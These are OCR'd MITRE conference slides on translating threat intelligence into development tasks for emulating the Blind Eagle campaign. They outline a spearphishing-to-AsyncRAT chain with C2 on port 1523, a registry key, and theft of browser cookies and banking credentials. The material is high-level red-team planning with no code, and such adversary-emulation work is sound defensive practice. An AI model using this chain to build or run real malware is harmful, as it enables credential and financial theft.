
Credentials from Password Stores: Credentials from Web Browsers [T1555.003]

Financial theft

Espionage

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

BECOMING A DARK KNIGHT



Cat @coolestcatiknow

Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-1 2023. The MITRE Corporatio L RIGHTS RESERVED.

IN THE BEGINNING...

- Programing language used
- Operating System
- Level of technical difficultly
- Timeline to develop....timeline to debug
- What does "done" look like?
- Building the team

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

TRANSLATION FROM TEXT TO DEV REQUIREMENTS

Steps	User Story	Software/Infrastructure
1 – Initial Compromise	Blind Eagle gains an initial foothold into the victim's system via spearphishing.	• Browser-based Outlook instance • Adobe Acrobat
2- Establish Foothold	The user clicks a link in the PDF is redirected to a malicious site, and downloads AsyncRAT.	• AsyncRAT (version 0.5.7B) • WinRAR • wscript.exe
3 – C2 Communication	AsyncRAT communicates with the C2 over port 1523 via RSA cryptography.	• AsyncRAT (version 0.5.7B) • C2 server
4 – Privilege Escalation	The attackers use AsyncRAT to create a Windows registry key and temporary .bat file.	• AsyncRAT (version 0.5.7B)
5 – Actions on Objectives	Blind Eagle steals browser cookies and intercepts access to online banking portals.	• AsyncRAT (version 0.5.7B) • Chrome Browser

What involves other teams?


- Detective mode: Look for gaps in the user story
- Infrastructure requirements (i.e. email server)
- Utilities (licenses needed)
- Software dependencies

Cat @coolestcatiknow

Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

TRANSLATE CTI TO JIRA – A MALWARE DEVELOPERS GUIDE TO…




Cat @coolestcatiknow

Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

BREAKING DOWN EACH STEP AKA RABBIT HOLE PROCESS



Cat @coolestcatiknow

Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

